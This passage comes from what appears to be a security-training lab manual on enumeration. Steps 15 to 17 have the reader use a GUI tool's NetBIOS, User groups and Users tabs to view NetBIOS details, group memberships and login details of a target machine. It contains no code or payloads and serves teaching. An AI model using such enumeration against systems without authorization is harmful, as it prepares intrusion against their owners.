
15. Click the **NetBIOS** tab, and hover the mouse cursor over any NetBIOS application to display the detailed NetBIOS information about the target.

Note: Hover the mouse cursor over each NetBIOS application to view its details.




16. Click the **User groups** tab and hover the mouse cursor over any username to display detailed user groups information.

Note: Hover the mouse cursor over each username to view its details.




Module 04 – Enumeration

17. Click the **Users** tab, and hover the mouse cursor over the username to view login details for the target machine.



